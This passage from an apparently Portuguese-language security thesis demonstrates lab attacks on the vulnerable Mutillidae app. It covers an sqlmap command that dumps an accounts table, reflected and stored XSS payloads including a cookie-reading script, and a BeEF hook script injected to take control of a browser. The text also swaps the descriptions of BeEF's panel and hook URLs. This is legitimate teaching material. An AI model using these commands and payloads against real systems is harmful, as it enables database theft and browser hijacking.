

Figura 16 – SQL dump da tabela "accounts" do banco de dados "mutillidae"

Pode-se realizar o mesmo ataque utilizando a opção "-r" do sqlmap, que carrega as informações de um arquivo com os dados de uma requisição HTTP. Para isso, deve-se salvar o conteúdo da requisição HTTP capturada no Burp Suite (figura 17) em um arquivo. Para esse trabalho foi salvo no arquivo "/tmp/sqlmap.request", como mostrado na figura 18. Logo após, pode-se executar o comando "sqlmap -r /tmp/sqlmap.request -D mutillidae -T accounts --dump" para obter o mesmo resultado da figura 16.



Figura 17 - SQL dump da tabela "accounts" do bando de dados "mutillidae" usando a opção "-r"



Figura 18 - Criar arquivo para usar no SQL map com a flag "-r".

4.3 Cross-Site Scripting (XSS)

O próximo ataque a ser analisado chama-se *Cross-Site Scripting* (XSS), que é um tipo de injeção de código malicioso. Ele ocorre quando um atacante usa uma aplicação *web* para enviar um código malicioso, geralmente na forma de script para um outro usuário [45]. Existem três tipos de ataques XSS: armazenado, refletido e baseado em DOM.

O XSS armazenado geralmente ocorre quando uma entrada de usuário é armazenada no servidor da aplicação em um banco de dados, um fórum, um campo de comentário, etc. Em um momento posterior, a vítima consegue recuperar o dado armazenado, carregando uma página de comentários do site por exemplo, sem o devido tratamento para que o mesmo seja seguro para ser mostrado no navegador [46].

Já o XSS refletido ocorre quando uma entrada de usuário é imediatamente retornada por uma aplicação *web* em uma mensagem de erro, resultado de uma busca, ou qualquer resposta que inclua parte ou toda entrada provida pelo usuário como parte da requisição, sem o devido tratamento para que seja seguro mostrar no navegador, e sem ser permanentemente armazenada [46].

Por fim, o XSS baseado em DOM tem por característica que todo o fluxo de dados do ataque acontece no navegador, ou seja, não há trafego de dados com o servidor [46].

O primeiro exemplo de ataque XSS é executado contra a página “DNS *Lookup*” do site Mutillidae, hospedado na VM vítima, como mostrado na figura 19, hospedado na VM vítima. Para testar se a página é passível de ser atacada por XSS, foi digitado “teste”, e verificou-se que o dado digitado foi retornado da mesma forma, como pode ser visto na figura 20. Dessa forma, foi digitado o código em Java Script® “<script>alert(document.cookie)</script>” e enviado para o servidor clicando no botão “Lookup DNS”. O resultado pode ser visto na figura 21. O código injetado no ataque XSS, exibe uma janela do tipo *pop-up* com as informações de *cookie* armazenadas no *browser*. O ataque demonstrado é um XSS refletido.



Figura 19 - Página a ser atacada com XSS refletido.

Figura 20 - Verifica se a página e passível de ser atacada com XSS.



Figura 21 - Saída do teste para XSS com um código Java Script.

Um exemplo de ataque XSS armazenado pode ser visto quando se digita o texto "<h1>Hey!</h1>" no campo de comentário do sistema Mutillidae (figura 22). O resultado é uma mudança na forma como o texto é exposto, pois o mesmo foi armazenado e recuperado do banco de dados sem tratamento, como pode ser visto na figura 23. Para verificar se o ataque foi realmente armazenado no banco de dados, basta abrir a página em que são mostrados todos os *blogs* do *site* Mutillidae (figura 24).



Figura 22 - Campo da página para realizar o ataque XSS armazenado.



Figura 23 - Resultado do ataque XSS armazenado.



Figura 24 - Resultado do ataque XSS armazenado mostrado em outra página do site.

A BeEF© (*The Browser Exploitation Framework*) é uma ferramenta para teste de penetração, que foca no navegador *web* [47]. Portanto, ela pode ser usada para realizar ataques XSS. Basta digitar “beef-xss” no terminal do Kali Linux® para executá-la, pois a mesma já é instalada nessa distribuição Linux© por padrão. Após a execução no terminal, é aberta a URL “http://127.0.0.1:3000/ui/panel” no Firefox®, para autenticar digite “beef” tanto para o campo “Username” quanto para o campo “Password”. Existem basicamente duas URLs importantes para entender o funcionamento do BeEF, a “http://127.0.0.1:3000/ui/panel” e a “http://<IP>:3000/hook.js” (“<IP>” corresponde ao endereço IP. Para infectar o navegador da VM Kali Linux®, substitua “<IP>” por 127.0.0.1 ou substitua pelo endereço IP da saída do comando “ifconfig”). A primeira URL corresponde ao código em Java Script© que infecta a vítima, enquanto a segunda corresponde ao painel de interface do usuário para controlar as máquinas infectadas (figura 25).



Figura 25 - Execução ferramenta de teste de penetração BeEF.

A infecção do navegador da VM Kali Linux® decorre de um ataque XSS reflexivo com o texto “<script src="http://127.0.0.1:3000/hook.js"></script>”, injetado na página de “DNS LOOKUP” do sistema Mutillidae©, mostrado na figura 19. Logo após, pode-se visualizar no painel de interface do usuário do BeEF que a página relativa ao navegador infectado aparece na aba “*online*”.

Clicando no endereço IP correspondente aparecem algumas abas de informações sobre o navegador infectado, como “*Details*”, “*Logs*” e “*Commands*”. A aba “*Details*” mostra informações do navegador e *plugins*. Enquanto a “Logs” mostra informações sobre atividade do navegador e “*Commands*” mostra informações sobre ataques disponíveis.

Ao clicar na aba “*Commands*” e, em seguida, nas opções de ataques, pode-se visualizar que existem cores associadas a cada ataque. O verde indica que o ataque tem uma probabilidade muito alta de ser executado com sucesso, o amarelo adverte uma expectativa menor e vermelho indica uma perspectiva grande de insucesso, como pode ser visto na figura 26.

